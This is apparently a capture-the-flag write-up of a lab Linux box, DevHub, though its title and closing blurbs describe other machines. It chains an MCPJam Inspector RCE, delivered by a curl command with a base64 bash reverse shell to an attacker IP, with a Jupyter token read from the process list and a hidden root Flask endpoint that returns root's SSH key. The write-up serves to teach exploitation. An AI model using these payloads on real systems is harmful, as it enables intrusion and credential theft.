



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

DevHub is a medium-difficulty Linux machine that chains three distinct vulnerabilities, each one unlocking the next stage. The attack surface opens with an MCPJam Inspector instance left exposed on port 6274 - a developer tool that was never designed to be internet-facing. It suffers from CVE-2026-23744, an unauthenticated RCE where the /api/mcp/connect endpoint passes user-supplied command and argument fields directly to a subprocess with zero validation, landing a shell as mcp-dev. From there, a fundamental Linux property works in our favour: /proc/<pid>/cmdline is world-readable, which means every user on the system can read the full command-line arguments of every running process. The analyst user’s JupyterLab instance was started with its authentication token passed as a command-line flag - a serious secret management failure that hands us the token without any privilege escalation. A raw WebSocket client lets us speak directly to Jupyter’s terminal API, giving us a shell as analyst. The final step leads to a Flask API on port 5000 running as root, hardcoded API key in plaintext in the source, and a hidden endpoint that reads root’s private SSH key on request. Three vulnerability classes, three clean pivots.
RustScan identifies the open ports quickly and passes them to Nmap for service detection:
fullscan 10.129.7.125
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: DevHub - Internal Development Platform
6274/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     ...
|     <title>MCPJam Inspector</title>
Three ports: SSH, nginx, and something on 6274 that responds to HTTP. The nmap -A flag sends an HTTP GET as part of its service detection, and the response body includes the page title - MCPJam Inspector. That name is the lead. SSH and nginx would be on the backburner until we have credentials.

Port 80 serves a static landing page advertising an “Internal Development Platform” with three listed services: the MCP Inspector on port 6274 (marked active), a Jupyter analytics environment on localhost:8888 (internal only), and a Git server in maintenance mode. The page itself has no forms, no interactive elements, and no interesting JavaScript - it is pure HTML. What it does give us is a map of the internal attack surface before we even have a foothold. The Jupyter reference is worth noting: it confirms a second service exists locally that we may be able to reach once inside.
The tech stack footer reads Node.js, Python 3, Jupyter, and Ubuntu 24.04. All of this matches what we will later observe from inside.

The MCPJam Inspector UI loads on port 6274. Searching for “MCPJam RCE” leads immediately to GHSA-232v-j27c-5pp6, a critical GitHub advisory for @mcpjam/inspector versions 1.4.2 and earlier. The process list we will recover after gaining access confirms the running version is exactly 1.4.2 - squarely in the vulnerable range.
MCPJam Inspector is a web UI for developers building and debugging MCP (Model Context Protocol) servers. MCP is a standardised protocol that allows AI assistants and applications to interact with external tools and data sources - think of it as a structured plugin framework for language models. The Inspector is intended to run locally so developers can connect to MCP servers and test them interactively from a browser.
The vulnerability has two components that combine to make remote exploitation trivial. The first is a logic flaw: the Inspector exposes a /api/mcp/connect endpoint that accepts a serverConfig JSON object with command and args fields, which it passes directly to Node.js’s child_process.spawn with no authentication, no allowlisting, and no sanitisation whatsoever. The second component is a binding choice: the server listens on 0.0.0.0 - every network interface - rather than 127.0.0.1. A developer tool that only binds to localhost is a bad design but a contained one; a tool that binds to all interfaces is reachable by anyone on the same network segment, which on HackTheBox means any player connected to the VPN.

The exploit is a single curl command. The base64-encoded payload decodes to (bash >& /dev/tcp/10.10.15.129/443 0>&1) &. To unpack that: /dev/tcp/HOST/PORT is a Bash built-in feature that opens a TCP connection when read from or written to - it is not an actual filesystem entry. >& redirects both stdout and stderr into that connection, and 0>&1 redirects stdin to read from wherever stdout is pointing, creating a fully interactive shell over a single TCP socket. The surrounding parentheses create a subshell, and the trailing & backgrounds it, so the main Bash process exits cleanly and returns a response to the MCPJam server rather than hanging indefinitely:
curl http://10.129.7.125:6274/api/mcp/connect \
  --header "Content-Type: application/json" \
  --data '{"serverConfig":{"command":"bash","args":["-c","printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTI5LzQ0MyAwPiYxKSAm|base64 -d|bash"],"env":{}},"serverId":"mytest"}'
{"success":false,"error":"Connection failed for server mytest: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}
The error response is expected - the subshell spawned and exited immediately, so from the MCPJam server’s perspective the MCP connection it was expecting never materialised. The listener on port 443 catches the reverse shell regardless:

[+] [New Reverse Shell] => devhub 10.129.7.125 Linux-x86_64 👤 mcp-dev(1001)
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY

mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
We land as mcp-dev (uid=1001), the service account running the Inspector process.
With a foothold as mcp-dev, the first priority is understanding what is running internally that we cannot see from outside. ss -nltp shows all TCP sockets in listening state along with the process owning each one:
mcp-dev@devhub:/tmp$ ss -nltp
State    Recv-Q   Send-Q      Local Address:Port        Peer Address:Port   Process
LISTEN   0        128             127.0.0.1:5000             0.0.0.0:*
LISTEN   0        128             127.0.0.1:8888             0.0.0.0:*
<SNIP - multiple ephemeral localhost ports>
LISTEN   0        511               0.0.0.0:6274             0.0.0.0:*       users:(("node-MainThread",pid=1273,fd=29))
LISTEN   0        511               0.0.0.0:80               0.0.0.0:*
LISTEN   0        128               0.0.0.0:22               0.0.0.0:*
Port 8888 is the Jupyter instance the landing page mentioned. Port 5000 is new - something we have not seen before. Both are localhost-only, so neither would have shown up in the initial scan. The next step is finding out what is actually running on them, and ps auxf gives us the answer along with a critical bonus:
mcp-dev@devhub:/tmp$ ps auxf
analyst     1071  0.2  2.4 265960 99460 ?  Ssl  20:28  /home/analyst/jupyter-env/bin/python3 \
    /home/analyst/jupyter-env/bin/jupyter-lab \
    --ip=127.0.0.1 --port=8888 \
    --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 \
    --ServerApp.password=
root        1077  0.0  0.7 111108 29012 ?  Ss   20:28  /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
mcp-dev     1073  0.0  1.6 1511424 64192 ? Ssl  20:28  npm start
<SNIP>
The analyst user’s Jupyter process was started with --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 directly on the command line. This is a serious operational security failure. On Linux, /proc/<pid>/cmdline stores the full argument vector for every running process and is world-readable by default - any local user can read it. The --ServerApp.token flag is Jupyter’s authentication mechanism, the secret that proves to the server that you are the legitimate user. By passing it as a command-line argument instead of a config file or environment variable, the analyst has made it visible to every other account on the system, including us.
The ps output also shows that the Flask service on port 5000 (PID 1077) is owned by root. We will come back to that.
JupyterLab is not just a notebook interface - it exposes a full REST API and WebSocket interface designed to let the browser client create kernels, execute code, and open interactive terminals. Since we have the authentication token, we can use these APIs directly without ever opening a browser.
HTTP alone is not enough for executing commands - Jupyter’s terminal interaction requires WebSockets. WebSocket starts as an HTTP connection that “upgrades” to a persistent bidirectional channel through a specific handshake: the client sends Upgrade: websocket and Connection: Upgrade headers along with a randomly generated Sec-WebSocket-Key, the server responds with 101 Switching Protocols, and from that point forward the connection uses a binary framing format rather than HTTP. Each frame has a header byte, a length field, a 4-byte masking key (client-to-server messages are always masked per the WebSocket spec), and the XOR-masked payload. Once inside, the Jupyter terminal protocol is straightforward - you send JSON arrays like ["stdin", "command\n"] and receive ["stdout", "output text"] back.
The script below implements a raw WebSocket client using only the standard library’s socket module, authenticates with the discovered token, and connects to a fresh terminal on the Jupyter instance:
mcp-dev@devhub:/tmp$ nano /tmp/jterm.py
#!/usr/bin/env python3
import socket, base64, json, struct, os, time

TOKEN = "a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
HOST, PORT, TERM = "127.0.0.1", 8888, "2"

s = socket.socket()
s.connect((HOST, PORT))
s.settimeout(3)

# WebSocket handshake - send upgrade request with random Sec-WebSocket-Key
key = base64.b64encode(os.urandom(16)).decode()
s.send((
    f"GET /terminals/websocket/{TERM}?token={TOKEN} HTTP/1.1\r\n"
    f"Host: {HOST}:{PORT}\r\n"
    "Upgrade: websocket\r\nConnection: Upgrade\r\n"
    f"Sec-WebSocket-Key: {key}\r\nSec-WebSocket-Version: 13\r\n\r\n"
).encode())
r = b""
while b"\r\n\r\n" not in r:
    r += s.recv(4096)
print("[+]", r.split(b"\r\n")[0].decode())

def ws_send(msg):
    d = msg.encode()
    mask = os.urandom(4)
    # XOR-mask each byte of the payload with the 4-byte mask key (cycling)
    masked = bytes(d[i] ^ mask[i % 4] for i in range(len(d)))
    l = len(d)
    frame = (bytes([0x81, 0x80 | l]) if l < 126 else bytes([0x81, 0xFE]) + struct.pack(">H", l)) + mask + masked
    s.send(frame)

def ws_recv():
    try:
        h = s.recv(2)
        <SNIP>
mcp-dev@devhub:/tmp$ python3 jterm.py
[+] HTTP/1.1 101 Switching Protocols

analyst@devhub:~$ id
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
The upgrade succeeds, and we are now interacting with a Jupyter terminal running as analyst. The user flag is waiting in the home directory:
analyst@devhub:~$ cat /home/analyst/user.txt
[REDACTED]
The ps output from earlier showed /opt/opsmcp/server.py running as root on port 5000. As analyst we can read the source directly:
analyst@devhub:~$ cat /opt/opsmcp/server.py
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "[REDACTED]"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": { ... },
    "ops.list_services": { ... },
    "ops.check_disk": { ... },
    "ops.view_logs": { ... }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}
Three things stand out. First, the API key is hardcoded in the source in plaintext. Second, two tools - ops._admin_dump and ops._debug_mode - are deliberately excluded from the /tools/list endpoint but remain callable through /tools/call. This is textbook security through obscurity: the developer hid the endpoint from the public listing, presumably thinking that was sufficient protection. It is not. Anyone with source code access - which we now have as analyst - can see the full tool registry. Even without source access, fuzzing tool names against /tools/call would eventually discover them.
Third and most importantly, the handler for ops._admin_dump does this when called with target=ssh_keys and confirm=true:
elif tool_name == "ops._admin_dump":
    target = args.get('target', '')
    confirm = args.get('confirm', False)

    if target == "ssh_keys":
        with open('/root/.ssh/id_rsa', 'r') as f:
            key_data = f.read()
        return jsonify({
            "target": "ssh_keys",
            "root_private_key": key_data,
            "note": "Emergency recovery key dump"
        })
Because the Flask process runs as root, it can read any file on the system - including /root/.ssh/id_rsa. There is no secondary authentication, no IP restriction, no rate limit. The only thing standing between an attacker and root’s private key is knowing the tool’s name and the API key, both of which are sitting in the source file we just read.
mcp-dev@devhub:/tmp$ curl -s -X POST \
  -H "X-API-Key: [REDACTED]" \
  -H "Content-Type: application/json" \
  http://127.0.0.1:5000/tools/call \
  -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}' \
  | python3 -c "import sys,json; print(json.load(sys.stdin)['root_private_key'])" > /tmp/root_key
The JSON response contains the private key as a string with literal \n escape sequences. The python3 one-liner pipes the response into the json module and prints the root_private_key field with proper newlines, writing a clean key file to disk. SSH enforces strict permission checks on private key files and refuses to use any key with permissions looser than 600, so that step is mandatory before connecting:
chmod 600 /tmp/root_key
ssh -i /tmp/root_key -o StrictHostKeyChecking=no root@127.0.0.1
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

  System load:  0.0
  Usage of /:   77.1% of 9.50GB
  Memory usage: 24%

Last login: Sat May 30 20:57:43 2026 from 127.0.0.1
root@devhub:~#
root@devhub:~# cat root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.